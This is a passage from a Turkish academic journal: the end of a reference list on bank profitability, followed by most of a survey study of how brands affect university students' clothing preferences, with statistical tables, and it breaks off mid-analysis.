KAYNAKLAR

- Ata, H. A. (2009). Kriz sonrası Türkiye’de mevduat bankaları karlılığına etki eden faktörler.
- Athanasoglou, P., Delis, M., & Staikouras, C. (2006). Determinants of bank profitability in the South Eastern European region.
- Bashir, A. H. M. (2003). Determinants of profitability in Islamic banks: Some evidence from the Middle East. *Islamic economic studies*, 11(1), 31-57.
- Biçen, A. G. Ö. F., & Sezgin, D. H. (2017). Finansal Oranların Firma Değeri Üzerindeki Etkileri: Borsa İstanbul Bilişim Sektörüne Yönelik Bir Panel Veri Analizi. *Yönetim Ve Ekonomi Araştırmaları Dergisi*, 15(3), 25-41.
- Bourke, P. (1989). Concentration and other determinants of bank profitability in Europe, North America and Australia. *Journal of Banking & Finance*, 13(1), 65-79.
- Coşkun, A., & Güngör, B. (2015). Sermaye Yapısını Etkileyen Faktörler: Panel Veri Analizi ile Bist Sınai Sektörü Üzerine Bir Uygulama. *Atatürk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 19(3).
- Dawood, U. (2014). Factors impacting profitability of commercial banks in Pakistan for the period of (2009-2012). *International Journal of Scientific and Research Publications*, 4(3), 1-7.
- Demirgüç-Kunt, A., & Huizinga, H. (1999). Determinants of commercial bank interest margins and profitability: some international evidence. *The World Bank Economic Review*, 13(2), 379-408.
- Gul, S., Irshad, F., & Zaman, K. (2011). Factors Affecting Bank Profitability in Pakistan. *Romanian Economic Journal*, 14(39).
- Guru, B. K., Staunton, J., & Balashanmugam, B. (2002). Determinants of commercial bank profitability in Malaysia. *Journal of Money, Credit, and Banking*, 17(1), 69-82.
- Gülhan, Ü., & Uzunlar, E. (2011). Bankacılık sektöründe kârlılığı etkileyen faktörler: Türk bankacılık sektörüne yönelik bir uygulama. *Atatürk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 15(1).
- Hoechle, D. (2007). Robust standard errors for panel regressions with cross-sectional dependence. *Stata Journal*, 7(3), 281.
- Karataş, Y. (2015). Türk Bankacılık Sektörünün Kârlılığı Belirleyici Faktörler: Türk Ticari Bankacılık Sektörü Üzerine Bir Uygulama, Balıkesir Üniversitesi, Sosyal Bilimler Enstitüsü, İşletme Anabilim Dalı, Yüksek Lisans Tezi.
- Kaya, Y. T. (2002). Türk Bankacılık Sektöründe Karlılığın Belirleyicileri. MSPD Çalışma Raporları, BDDK Yayınları, 1-16.
- KPMG, (25.12.2017). KPMG Türkiye 2017 Bankacılık Sektör Raporu (Erişim Tarihi: 10.06.2018, <https://home.kpmg.com>)
- Naceur, S. B. (2003). The determinants of the Tunisian banking industry profitability: Panel evidence. *Universite Libre de Tunis working papers*, 1-17.
- Okuyan, H. A., & Karataş, Y. (2017). Türk Bankacılık Sektörünün Kârlılık Analizi. *Ege Akademik Bakis*, 17(3), 395-406.
- Onuonga, S. M. (2014). The Analysis of Profitability of Kenyas Top Six Commercial Banks: Internal Factor Analysis.
- Saunders, A., & Schumacher, L. (2000). The determinants of bank interest rate margins: an international study. *Journal of international Money and Finance*, 19(6), 813-832.
- Taskin, F. D. (2011). Türkiye’de Ticari Bankaların Performansını Etkileyen Faktörler/The Factors Affecting The Performance of The Turkish Commercial Banks. *Ege Akademik Bakis*, 11(2), 289.
- Zhang, X., & Daly, K. (2014). The impact of bank-specific and macroeconomic factors on China’s bank performance ok. *Chinese Economy*, 47(5-6), 5-28.

Gençlerin Giyim Tercihlerinde Markanın Etkisi İle İlgili Karşılaştırmalı Bir Alan Araştırması: Manisa Celal Bayar Üniversitesi Örneği

İlham YILMAZ* Bülent AKKAYA** Tuncer ÖZDİL*** Cengiz YILMAZ****

Öz

İnsan ihtiyaçlarının çeşitlenmesi ve çoğalması, satın alma tercihlerinde bazı faktörlerin etkisini de beraberinde getirmiştir. Bu faktörlerin başında fiyat, marka, reklam, ambalaj gelmektedir. Teknoloji ve çevrenin gelişmesiyle birlikte müşterinin istek ve tercihleri de sürekli değişim göstermektedir. Firmalar bu değişim sürecinde varlıklarını sürdürebilmek ve rekabet ortamında ayakta durabilmek için müşterinin isteklerini yerine getirme ve onları memnun etme gayretindedirler. Özellikle rekabetin yoğun yaşandığı günümüzde pazarlama açısından; marka, güven, prestij, farklılık, satış sonrası hizmet gibi kavramlar da öne çıkmaktadır. Marka beğenilme ve kabul görme açısından gençler için bu kavramlar arasında önemli bir yer tutmaktadır. Dolayısıyla marka tercihi en fazla gençler ile eğitim ve gelir düzeyi yüksek tüketici kitlesinde kendisini göstermektedir. Bu çalışmanın amacı markanın gençlerin giyim tercihleri üzerindeki etkisini tespit etmektir. Bu doğrultuda Manisa Celal Bayar Üniversitesi Ahmetli Meslek Yüksek Okulu ve İktisadi ve İdari Bilimler Fakültesi'nde farklı bölümlerde eğitim gören lisans ve ön lisans öğrencilerinden anket yöntemiyle veriler toplanmış ve bu verilerin analizi gerçekleştirilmiştir. Araştırmada öncelikle verilerin güvenilirlik ve geçerlik analizi yapılmıştır. Sonuçlara ulaşabilmek için de tek yönlü varyans analizi ve Tek Örneklem T-testi yapılmıştır. Araştırma gençlerin ayakkabı ve çanta alırken markalı olmasına, giysi satın alırken güzel ve rahat olmasına önem verdiklerini göstermektedir.

Anahtar Kelimeler: Hazır giyim, Giyim tercihi, Marka, Marka tercihi

A Comparative Field Study About The Impact of the Brand on the Clothing Preferences of The Youths: Manisa Celal Bayar University Sample

Abstract

Multiplication and diversification of human needs have brought about the influence of some factors in purchasing preferences. Factors such as price, brand, advertisement, and packaging are the ones getting more important among these factors. With the development of technology and environment, customers' demands and preferences are constantly changing. Firms are trying to satisfy their customers' demands in order to be able to sustain their assets and to survive in a competitive environment in this transformation process. Especially in today's competitive world; brand, trust, prestige, difference, after-sales service concepts are also coming to the forefront in marketing. Brand is one of the important factors for young people to be likeable and acceptable in their environment. Therefore, brand preference is the highest in young people and in the mass of consumers with high education and income levels. The aim of this study is to determine the effect of the brand on young people's clothing preferences. By a questionnaire the data were collected from associate and bachelor's degree students studying different departments in Ahmetli Vocational School and Faculty of Economics and Administrative Sciences. In the study, reliability and validity of the data were analyzed first. Variance analysis (Anova) and One Sample T-test were also performed to reach the results. The results show that young people pay attention to shoes and bags being branded while shopping and pay attention and stylish and comfortable when buying clothes.

Keywords: Ready to wear, Clothing preference, Brand, Brand preference

GİRİŞ

İşletmenin temel fonksiyonlarından biri olan pazarlama kavramı müşterilerin istek ve ihtiyaçlarını karşılayabilmek için tüketicilere ürün veya hizmet sunmayı kapsamaktadır. Pazarlama açısından ürün müşteriye bir işlevsel amaç sunarken marka ise bu ürünün değerini gösteren bir sembol veya tasarım olarak adlandırılabilir. Bir işletme farklı zamanlarda farklı şekil ve tasarımlarda ürün üretebilir. Bu üretimin sürekli farklı olmasının önemli bir sebebi de teknoloji ve çevrenin sürekli değişmesi olabilir. Müşterinin istek ve ihtiyaçları da bu teknoloji ve çevreye paralel olarak sürekli değişiklik göstermektedir. Bu değişim sürecinde ilgi çekici olan markanın kalıcı olmasıdır.

Pazarlamanın en önemli amaçlarından biri müşterilerin istek ve ihtiyaçlarını en kısa zamanda ve en doğru şekilde karşılamaktır. Bunu başarabilmek için de öncelikle müşterilerin ihtiyaçlarını ve

* Sorumlu Yazar, Öğr. Gör., Celal Bayar Üniversitesi, Ahmetli Meslek Yüksek Okulu, Altıeylül Mh. Atatürk Bulvarı No:4 Pk:45450 Ahmetli/Manisa-Türkiye, +902367683344, ilhamyilmaz@gmail.com

** Öğr. Gör. Dr., Celal Bayar Üniversitesi, Ahmetli Meslek Yüksek Okulu, Altıeylül Mh. Atatürk Bulvarı No:4 Pk:45450 Ahmetli/Manisa-Türkiye, +902367683344, bulent.akkaya@cbu.edu.tr

*** Doç. Dr., Manisa Celal Bayar Üniversitesi İktisadi Ve İdari Bilimler Fakültesi Manisa-Türkiye, +90236 2018125, tozdil12@hotmail.com

**** Prof. Dr., Celal Bayar Üniversitesi, Manisa Celal Bayar Üniversitesi İktisadi Ve İdari Bilimler Fakültesi Manisa-Türkiye, +90236 2018112, yilmazce@hotmail.com

isteklerini onların davranışları çerçevesinde belirlemektir. Bunun için hedef kitlenin yani müşterilerin davranışlarını analiz etmek, tercihlerini saptamak önemli olabilir. Çünkü işletmeler eğer tüketicilerin davranışlarını isteklerini ve ihtiyaçlarını bilemez ise tüketicilerin tercihlerini saptayamayabilir ve rekabet ortamında varlıklarını sürdürmeleri güçleşebilir. Bu nedenle işletmeler rekabet ortamında ayakta kalmak için müşterilerin tercihlerini ve satın alma davranışlarını belirlemeli ve bu doğrultuda üretim yapmalıdırlar.

Müşteriler, özellikle genç müşteriler, ürün değerlendirme sürecinde ürünün kalite, fiyat ve moda gibi özelliklerini göz önünde bulundurmanın yanında markayı da ön planda tutmaktadır. Çünkü marka onlar tarafından ürünün önemli bir parçası olarak görülmektedir. Bu nedenle marka genç tüketicilerin satın alma ve tercih etme davranışlarında önemli bir etkiye sahiptir. Gençler çoğu pazarda önemli bir tüketici grubu olarak görülmektedir (Chaplin ve John, 2005b: 219). Giyim gibi birçok ürünle ilgili kimliklerini ve tercihlerini tanımlamaktadırlar (John, 1999:183). Gençlik döneminde giyim ve marka akranlarıyla iletişime geçmek için önemli bir sembol olarak algılanmaktadır (Chaplin ve John, 2005b:219). Bu çalışmada üniversitede eğitim gören gençlerin marka tercihleri ve bu tercihleri etkileyen unsurlar temel alınacak, açıklanacak ve bu değişkenler arasındaki ilişkiler analiz edilip incelenecektir.

1.Marka Kavramı ve Bileşenleri

Marka ürünleri tanımlayan bir isim, bir sembol veya bir terim olarak tanımlanabilir. Marka aynı zamanda tüketicinin zihninde yer eden ve hissedilen bir ürünün tanınan ismi, logosu ve bir sembolüdür (Rath ve diğ., : 53). Marka kavramının pazarlama odaklı olarak dört temel bileşeni bulunmaktadır. Aşağıda bu bileşenlerle ilgili bilgi verilmektedir.

Marka Farkındalığı: Müşterinin zihninde yer alan markanın varlık gücü, iyi veya kötü yönleri ve rakipleriyle karşılaştırma yeteneği (Baş ve Aktepe, 2008: 84) veya müşterinin farklı koşullarda onu tanıyabilme yeteneği olarak tanımlanabilir (Keller, 2003: 64).

Marka İmajı: Marka imajı ise müşterinin hafızasında marka ile ilgili olan her şey olarak (Aaker, 1991: 109) ve markanın anlamını ifade eden bilgiler veya zihninde oluşan çağrışımlar olarak da tanımlanabilir (Marangoz, 2007: 90; Odabaşı ve Oyman, 2004: 368).

Kalite: kalite ürünün sahip olduğu özelliklerin yanında müşterinin değer verdiği unsurlarla ilgili bir kavramdır (Tosun, 2010: 132). İki türlü kalite olduğunu ifade etmektedir. Bunlardan biri ürünün üretimi, tasarımı ve dağıtımını ifade eden gerçek kalite diğeri ise ürünün ve markanın müşteri istek ve ihtiyaçlarını karşılayacak nitelikte olmasını ifade eden algılanan kalitedir.

Marka Sadakati: Marka sadakati firmaların pazarlama yaparken önem verdiği bir kavramdır. Firmaların amacı rekabet ortamında ayakta kalmak için kendi ürünlerine ve markasına sadık müşteri kitlesi oluşturmaktır. Çünkü müşterinin önceden satın aldığı markadan ve üründen memnun olması tekrar aynı markadan ve üründen satın alma ile sonuçlanan olumlu bir davranıştır ve tutumdur (Ar, 2004: 90).

Gençlerin markalı ürün tercihleri konusunda literatürde yapılan çalışmalara bakıldığında Ersoy ve diğ., (2004) yapmış oldukları çalışmada Üniversite öğrenimi gören öğrencilerin giysi almada özellikle fiyatı göz önünde bulundurdıkları, kaliteye önem verdiklerini belirtmişlerdir. Demir (2013) ise öğrencilerin satın almış oldukları üründe bütçelerine uygunluğun ve memnuniyetlerinin marka tercihlerinde etkili oldukları görüşünü açıkladıklarını yazmaktadır. Akçi ve Göv (2015)'de yaptığı çalışmada öğrenim durumu ile marka algısı arasında anlamlı bir ilişki olduğu, lisansüstü eğitim gören öğrencilerde marka konusuna verilen önemin ön lisans ve lisans öğrencilerine göre daha düşük olduğunu belirtmişlerdir. Ayrıca öğrencilerin marka tercihlerinin gelir seviyesi ile ilişkili olduğu ve erkek öğrencilerin kız öğrencilere göre markaya daha fazla önem verdikleri sonucuna varılmıştır.

2.Üniversite Öğrencilerinin Markalı Giysilerle İlgili Tüketim Alışkanlıklarının Araştırılması

2.1.Araştırmanın Amacı ve Önemi

Bu araştırmanın temel amacı markanın gençlerin giyim tercihleri üzerindeki etkisini tespit etmektir. Bu temel amacın yanı sıra genç müşterilerin demografik özellikleri, eğitim düzeyleri, eğitim aldıkları bölüm türleri gibi durumların gençlerin marka tercihini ne kadar etkilediğini ortaya çıkarmaktır.

Teknoloji ve çevrenin gelişmesiyle birlikte müşterinin istek ve tercihleri de sürekli değişim göstermektedir. Firmalar bu değişim sürecinde varlıklarını sürdürebilmek ve rekabet ortamında ayakta durabilmek için müşterinin isteklerini yerine getirme ve onları memnun etme gayretindedirler.

Özellikle rekabetin yoğun yaşandığı günümüzde pazarlama açısından; marka, güven, prestij, farklılık, satış sonrası hizmet gibi kavramlar da öne çıkmaktadır. Marka gençler için beğenilme ve kabul görme açısından bu kavramlar arasında önemli bir yer tutmaktadır. Dolayısıyla marka tercihi en fazla gençler ile eğitim ve gelir düzeyi yüksek tüketici kitlesinde kendisini göstermektedir. Üreticiler ve pazarlamacılar için genç müşterilerin giysi satın alırken onları etkileyen ve motive eden unsurların farkında olması önemlidir. Bu durum da, bu çalışmanın odak noktasını oluşturmaktadır. Giyim sektöründe üretim yapan firmalar sadık müşterilere sahip olmak ve rekabet ortamında pazar paylarını artırmak için büyük harcamalar yapmaktadırlar. Ayrıca genç müşterilerin giyim markalarına yönelik sahip oldukları değerleri, algıları ve motivasyonlarını daha fazla fark etmesi bu firmaların geleceğe yönelik sadık müşteriler haline gelmesi açısından önemlidir. Bu faktörler göz önünde bulundurulduğunda daha iyi pazarlama kararları alınabilir ve daha kaliteli hizmet veya ürün sunumu ile uzun vadeli ve olumlu müşteri ilişkilerinin oluşmasını sağlayabilir.

2.2.Araştırmanın Yöntemi

Araştırmada veri toplama yöntemi olarak anket kullanılmıştır. Erdal ve diğ.(2013) tarafından geliştirilen “Markalı Giyim Konusundaki Tutum ve Davranışlar” başlıklı çalışmada kullanılan anket yazarlarından izin alınarak bu çalışmada da kullanılmıştır (Ek-1). Ankette tüketim alışkanlıklarının ve tercihlerin tanımlanmasına yönelik toplam 25 soru vardır. Bu 25 sorunun 8 tanesi yaş, cinsiyet, gelir düzeyi, öğrenim türü, bölüm, yaşanan yer gibi demografik sorulardan oluşurken, tüketim alışkanlıklarını açıklayan 3 tane kategorik soru ve markalı ürünlerle ilgili görüşleri tanımlayan likert ölçekli 14 soru vardır. Görüş ve tutum bildiren likert ölçekli sorularla ilgili görüşlerin (1) “Kesinlikle Katılmıyorum”, (5) “Kesinlikle Katılıyorum” olacak şekilde 1 ve 5 arasında verilen puanlarla belirtilmesi istenmiştir. Söz konusu anket üniversite öğrencilerinin markalı ürünlerle ilgili tüketim alışkanlıklarını ve tercihlerini belirleyebilmek için Manisa Celal Bayar Üniversitesi öğrencilerine uygulanmıştır. İktisadi ve İdari Bilimler Fakültesi ve Ahmetli Meslek Yüksekokulu’nda öğrenim gören 741 öğrenciden elde edilen anket verileri; betimleyici istatistiklerin yanı sıra çeşitli değişkenler arasındaki anlamlı farklılıklar istatistiksel olarak tek örneklem “t” testi ve tek yönlü varyans analiziyle incelenmiştir. Anlamlı farklılık elde edilen varyans analizi sonuçlarında farklılığın hangi ortalamalardan kaynaklandığı Tukey’s HSD testiyle de araştırılmıştır. Ayrıca anket sonuçlarının güvenilirlik analizi de yapılmıştır.

2.3.Araştırmada Kullanılan Anket Sorularının Geçerliliği ve Güvenilirliği

Anket soruları, Erdal ve diğ.(2013) tarafından yapılmış benzer başka bir araştırmada da kullanıldığından anketin çalışmada hedeflenen sonuçlara ulaşmada geçerli ve güvenilir olduğu düşünülmektedir.

Ayrıca ankette sorulan sorulara verilen cevapların güvenilirliğiyle ilgili olarak, anketin içsel tutarlılığını ölçebilmek için sosyal bilimlerde yapılan araştırmalarda, likert ölçekli değişkenlerin içsel tutarlılığını tanımlamada yaygın olarak kullanılan Cronbach Alfa katsayısının hesaplanmasıyla anketin güvenilirliği araştırılmıştır. Anketteki markalı ürünlerle ilgili görüş ve tutumları tanımlayan likert ölçekli 14 soru üzerinden tüm gözlemlerin %99’unu kapsayacak şekilde hesaplanan Cronbach alfa katsayısı 0,86 çıkmıştır. Kalaycı (2006)’ya göre 0,80 ile 1,00 arasında çıkan katsayılar yüksek derecede güvenilir ölçek olarak değerlendirilmektedir. Cronbach Alfa katsayısı 0,86 değeriyle araştırmada “yüksek derecede güvenilir” ölçeğin kullanıldığını ve anketin içsel tutarlılığının sağlandığını ifade etmektedir. Güvenilirlik analizinde anket sonuçlarının toplanabilirlik varsayımının sağlanıp sağlanmadığı Tukey eklenebilirlik testi ve likert ölçekli anket sorularına verilen cevapların homojen gruplar oluşturup oluşturmadığı, yani bireye göre önemliliği iki yönlü varyans analiziyle, soruların katılımcı bireyler tarafından aynı algılanıp algılanmadığı ve yer alan her bir sorunun zorluk derecesinin aynı olup olmadığı Hotelling’s T^2 testiyle araştırılmaktadır (Kalaycı, 2006: 404). Burada da, anket verileri için her üç test hesaplanmış ve 0,000 önem seviyelerinde ($f_{hesap}=298,935$, $p=0,000$, $f_{hesap}=382,004$, $p=0,000$, Hotelling’s $T^2=2120,38$, $p=.000$) sıfır hipotezler reddedilerek, toplanabilirlik varsayımının sağlandığı, sorulara verilen cevapların birbirine göre farklı olduğu, soruların tüm katılımcılar tarafından aynı algılandığı anlaşılmış, anketin güvenilirliği bir başka yönden desteklenmiştir.

2.4.Ankete Katılan Öğrencilerin Genel Özellikleri

Ankete katılan öğrencilerin çeşitli demografik değişkenlere göre genel özellikleri tablo 1’de gösterilmektedir. Tablo 1’den de görülebileceği gibi ankete katılan 741 öğrencinin %60,1’i kız öğrencilerden oluşmaktadır. Öğrencilerin yaklaşık %51,2’si dört yıllık İ.İ.B.F lisans öğrencilerinden oluşurken kalan %48 oranında öğrenci ön lisans öğrencisidir. %60,6 oranında öğrenci örgün program öğrencisidir. Öğrencilerin %95,8’i 18-23 yaş aralığındadır. Gelir düzeyi bakımından ise, %34,7 oranında öğrenci aylık 2000 TL’nin altında gelirli ailelerden gelirken, %43 oranında öğrencinin ise aile gelir düzeyi 2001-4000 TL aralığında yer almaktadır. Sadece %6,1 oranında öğrencinin aile geliri 6001 TL’nin üzerindedir. Öğrencilerin %49,5’ü büyükşehirlerde yaşarken kırsal bölgelerde yaşayanların oranı %37,8’dir (Tablo 1).

Tablo 1: Katılımcıların Genel Özellikleri

Değişkenler	Frek.	%Pay	Frek.	% Pay	Frek.	%Pay	Frek.	%Pay	Toplam
Cinsiyet	Kız		Erkek						741
	445	60,1	296	39,9					
Bölüm	Banka-Sig.		Büro Yön.		Muhasebe		İKY		741
	55	7,4	186	25,1	7	,9	113	15,2	
	Maliye		İktisat						
	293	39,5	87	11,7					
Öğrenim türü	Örgün		İl.Öğretim						741
	449	60,6	292	39,4					
Yaş	18-20 (dahil)		21-23(dahil)		24-26(dahil)		27 üzeri		741
	397	53,6	313	42,2	21	2,8	10	1,3	
Giysi Satın-alma Sıklığı	Haftada bir		Ayda bir		Birkaç ayda bir		İhtiyaç halinde		711
	85	11,5	211	28,5	121	16,3	293	39,5	
Barınma	Aile Yanı		Öğrenci Evi		Apart-Pansiyon		Yurt		735
	341	46,0	136	18,4	48	6,5	210	28,3	
Yaşanılan Yer	Köy		İlçe		İl merkezi		Büyükşehir		741
	75	10,1	205	27,7	94	12,7	367	49,5	
Gelir Düzeyi	2000 TL. az		2001-4000 TL		4001-6000 TL		6001 TL üstü		741
	257	34,7	319	43,0	120	16,2	45	6,1	

Buradan ankete katılan öğrencilerin genel olarak; alt ve orta gelirli ailelerden gelen, büyük şehirlerde ailelerinin yanında yaşayan, 18-23 yaş aralığında oldukları anlaşılmaktadır.

Ankete katılan öğrencilere tüketim alışkanlıklarıyla ilgili olarak ne kadar sıklıkla giysi satın aldıkları? sorulmuştur. Bu soruya verilen cevaplara göre, %39,5 oranında öğrenci sadece ihtiyaç halinde giysi satın alırken %28,5 oranında öğrenci ayda bir giysi satın aldığını belirtmiştir %11,5 oranında öğrenci ise haftada bir satın aldığını belirtmiştir (Tablo 1).

Tablo 2. Öğrencilerin Giyim Tarzlarının Frekans Dağılımları

Giyim Tarzı	Frekans	% Pay
Spor	573	77,3
Abiye	10	1,3
Klasik	284	38,3
Metal-Rock tarzı	11	1,5
Diğer	33	4,5
Toplam	911	

Öğrencilerin giyim tarzlarıyla ilgili soruya verdikleri cevaplara göre ise, %77,3 oranında öğrenci giyim tarzını spor olarak tanımlarken, %38,3 oranında öğrenci ise, klasik olarak tanımlamıştır. Sadece %1,5 oranında öğrenci metal-rock tarzı giyimi tercih ettiğini belirtmiştir (Tablo 2).

2.5. Ankete Katılan Öğrencilerin Genel Giysi Satın Alma Tercihleri

Ankete katılan öğrencilere giysi satın alırken en çok önem verdikleri üç unsuru 1, en önemli olacak şekilde sıralayarak seçmeleri istenmiştir. Elde edilen sonuçların frekans dağılımları Tablo 3'te gösterilmektedir. Giysi satın alınırken “giysinin gösterişli olması” en az önemsenen unsur olmuştur. %87,4 oranında öğrenci bu unsuru ilk üçe almamıştır. Bunu %52,1 ve %50,5 oranlarıyla ucuz ve kaliteli olma unsurları izlemiştir. Kalite unsurunun giysi satın alma tercihleri arasında önemsenmeyen unsurlar arasında yer almasının oldukça düşündürücü olduğunu belirtmeliyiz. %91,5 ilk üçe girme oranıyla (1,000-0,085=0,915) en çok önemsenen unsur güzel şık durması, %84,8 oranıyla (1,000-0,152=0,848) rahatlık olmuştur. Bu unsurlar içinde de %50,5 oranında öğrenci rahat olmayı ilk sıraya koyarken, güzel şık durması %45,7 ile ikinci sırada yer almıştır (Tablo 3). Kısacası öğrenciler kıyafet/giysi alırken güzel ve rahat olmasına daha çok önem vermekte, ürünün ucuz olması, kalitesi ve moda uygun olması önemsenmemektedir.

Tablo 3. Giysi Tercihlerinde Önem Verilen Unsurlar

Tercih Unsurları	1.Sırada Önemseme		2.Sırada Önemseme		3.Sırada Önemseme		Sıralama Dışı	
	F	%Pay	f	%Pay	f	%Pay	f	%Pay
Rahat olması	374	50,5	160	21,6	94	12,7	113	15,2
Güzel/şık durması.	235	31,7	339	45,7	104	14,0	63	8,5
Ucuz olması	48	6,5	83	11,2	224	30,2	386	52,1
Kaliteli olması	63	8,5	118	15,9	186	25,1	374	50,5
Gösterişli ol.	14	1,9	21	2,8	58	7,8	648	87,4
Modaya uygun olması	9	1,2	17	2,3	71	9,6	644	86,9
Marka	189	25,5	199	26,9	215	29,0	138	18,6
Reklam	263	35,5	275	37,1	120	16,2	83	11,2
Promosyon	36	4,9	57	7,7	130	17,5	518	69,9
Stil	41	5,5	81	10,9	99	13,4	520	70,2

Benzer şekilde giysi tercihinde en çok önemsenen unsurlar incelendiğinde de, promosyon ve stil en az önemsenen unsurlardır. En çok önemsenen unsurlar sırasıyla reklam ve marka olmaktadır. %37,1 oranında öğrenci reklamı ikinci sırada önemserken, %35,5 oranında öğrenci birinci sırada önemsemiştir. Marka unsuru ise, birbirine yakın olmakla birlikte %29 oranıyla üçüncü sırada önemsenirken takip eden sıralarda oranlar, %26,9 ve %25,5 olarak elde edilmiştir (Tablo 3).

Tablo 4. Ürünlere Göre Markaya Verilen Önem

Ürünler	Frekans	% Pay
Pantolon / Kot pantolon	152	20,5
Gömlek / Bluz	55	7,4
Ceket	36	4,9
Kazak	21	2,8
Mont / Palto	90	12,1
Ayakkabı / Çanta	357	48,2
Aksesuar	8	1,1
Toplam	719	

Öğrencilerin hangi ürünleri satın alırken markaya daha çok önem verdiklerine ilişkin soruya verdikleri cevapların frekans dağılımları Tablo 4'te verilmektedir. Buna göre; öğrencilerin %48,2'si en çok ayakkabı ve çanta alırken markaya önem verdiklerini belirtmişlerdir. Bunu %20,5 ve %12,1'lik paylarla pantolon/kot pantolon ve mont/palto izlemiştir. En az önemsenen unsur ise, %1,1 ile aksesuar grubu olmuştur.

2.6.Öğrencilerin Markalı Giysilerle İlgili Görüşleri

Öğrencilere markalı giysileri, kalite, fiyat, prestij, güvenilirlik, istikrar, imaj, bilinirlik gibi unsurlar bakımından nasıl değerlendirdikleriyle ilgili sorular sorulmuştur. Söz konusu sorulara cevaplar, 1: hiç katılmıyorum, 5: kesinlikle katılıyorum iki uç görüş olacak şekilde 1 ve 5 arasında verilen puanlarla alınmıştır. Oluşturulan likert ölçeğinde ortada yer alan 3 puan iki görüş arasında sınır olarak değerlendirildiğinden “kararsız” olarak tanımlanmıştır. 3 puandan küçük veya büyük ortalamaların katılma veya katılmama yönlü değerlendirilmelerinde daha sağlıklı, güvenilir sonuçlara ulaşabilmek için, elde edilen puan ortalamasının 3 puandan farkının istatistiksel açıdan, anlamlı önemli farklılık olup olmadığı “tek örneklem t testi”yle araştırılmıştır. Markalı ürünlerle ilgili sorulara verilen puanların ortalamaları ve önem seviyesi olasılıkları tablo 5’de verilmektedir.

Tablo 5. Öğrencilerin Markalı Giysiler Konusundaki Görüş Ortalamalarının “3-Kararsız” Görüşüne Göre Anlamlı Farklılıkları

İfadeler	n	Ortalama	Standart sapma	Önem Sev.
13.Kıyafet alırken markalı olmalarına dikkat ederim.	741	2,8489	1,08495	,000
14.Kıyafet alırken markadan çok kaliteye dikkat ederim.	741	1,8394	,88523	,000
15.Mutlaka markalı kıyafetler alırım.	738	3,5136	1,06528	,000
16.Markalı kıyafetler giyince kendime olan güvenim artar.	741	3,5169	1,22752	,000
17.Markalı ürünleri giyince beğeni toplarım.	741	3,6802	1,14797	,000
18.Markalı giysiler kalite göstergesidir.	741	3,3360	1,27307	,000
19.Markalı giysiler kişilere prestij kazandırır.	740	3,4527	1,21523	,000
20.Markalı giysiler özgün modellere sahiptir.	741	3,0108	1,20130	,807
21.Markalı giysiler tanınırlık ve bilinirliğe sahiptirler.	741	2,6599	1,22381	,000
22.Markalı giysilerin belirli bir imajı vardır.	741	2,5762	1,17113	,000
23.Markalı giysiler güvenilirlerdir.	741	2,7112	1,17531	,000
24.Markalı giysiler rahatlık sağlar.	740	2,8405	1,13928	,000
25.Markalı ürünler pahalıdır	741	1,8192	,99714	,000

Markalı ürünleri değişik yönlerden tanımlayan 13 sorudan 20 no’lu “**20.Markalı giysiler özgün modellere sahiptir.**” ifadesinde anlamlı farklılık elde edilememiştir ($p=0,807$). Bu ifadede öğrenciler 3,0108 ortalamayla kararsız kalmışlardır. Bunun dışında kalan tüm ifadelerde anlamlı farklılık elde edilmiştir ($p=0,000$). Kalan 12 ifadenin 5 tanesinde 3’ten büyük ortalama elde edilerek katılım, destekleme yönlü görüş belirtilmiştir. Bu ifadelerde ortalamalar 3,3360 ile 3,6802 arasında değişmektedir. Buna göre öğrenciler; mutlaka markalı kıyafet almakta, markalı kıyafetlerin kalite göstergesi olduğunu düşünmekte, markalı giysilerle kendilerine olan güvenin arttığını, beğeni toplayıp, prestij kazandıklarını belirtmişlerdir. Beğeni toplama 3,7 değeriyle en yüksek ortalamayı almıştır. 3’ten küçük ortalamalar ise 1,8192 ile 2,8489 arasında değişmektedir. Bu sonuçlara göre de, öğrenciler markalı ürünleri pahalı bulmadıklarını, rahatlık, güvenilirlik, imaj, tanınırlık ve bilinirlik özellikleriyle ilgili olumlu görüşlere katılmadıklarını, kıyafet satın alırken markadan çok kaliteye önem vermediklerini satın alma kararı verirken ürünün markalı olmasına dikkat etmediklerini belirtmişlerdir (Tablo 5). Burada, öğrencilerin markalı ürünleri pahalı bulmayıp (25 no’lu ifade) mutlaka markalı kıyafet (15 no’lu ifade) almalarına rağmen, kaliteye önem vermemeleri (14 no’lu ifade), ürünün mutlaka markalı olmasına dikkat etmemeleri (13 no’lu ifade) ve markanın tanınırlık, imaj, güvenilirlik, rahatlık unsurlarına katılmamaları çelişkili olmakla birlikte üzerinde düşünülmesi ayrıca araştırılması gereken bir olgu olarak değerlendirilebilir. Burada öğrencilerin daha çok özgüven, prestij, beğeni gibi kişisel tatmin unsurları bakımından markaya önem verdikleri ortaya çıkmıştır.

2.7.Çeşitli Demografik Değişkenlerin Markalı Ürünlerle İlgili Görüşler Üzerindeki Etkileri

Demografik değişkenler arasında yer alan Cinsiyet, Gelir Düzeyi ve Öğrenim türü lisans ön lisans öğrencisi olmanın belirtilen görüşler üzerindeki etkileri tek yönlü varyans analiziyle (Anova) araştırılmıştır. Anlamlı farklılık elde edilen ifadelerde farklılığın hangi ortalamalardan kaynaklandığı Tukey’s HSD testiyle de ayrıca araştırılmıştır. Elde edilen sonuçlar cinsiyet, gelir düzeyi ve fakülte türü için sırasıyla tablo 6, 7, ve 8’de verilmiştir.

2.7.1. Cinsiyetin Markalı Giysi Satın alma Alışkanlıklarına Etkisi

Cinsiyetin markalı ürün tüketimiyle ilgili belirtilen görüşler üzerindeki etkisinin araştırılmasında, 25 no'lu "25.Markalı ürünler pahalıdır" ifadesi dışında tüm ifadelerde cinsiyete göre ortalamalar arasında anlamlı farklılık elde edilmiştir ($p \leq 0.032$). Anlamlı farklılık elde edilemeyen "25.Markalı ürünler pahalıdır" ifadesinde her iki grup yani hem kadınlar hem erkekler aynı yönlü olarak ürünlerin pahalı olma görüşünü desteklememe yönlü görüş belirtmişlerdir. Anlamlı farklılık elde edilen ifadelerden, 13 no'lu "13.Kıyafet alırken markalı olmalarına dikkat ederim." ve 20 no'lu "20.Markalı giysiler özgün modellere sahiptir." ifadelerinde ortalamalar ters yönlü çıkmışlardır. Yani kadınlar kıyafet satın alırken markalı ürün almaya dikkat ederim görüşüne 3,0180 ortalama ile destekleme veya kararsız kalma yönlü görüş belirtirken, erkekler 2,5946 ortalama ile ters yönlü (desteklememe yönlü) görüş belirtmişlerdir. Yani kadınlar erkekler göre ürün tercihinde markaya 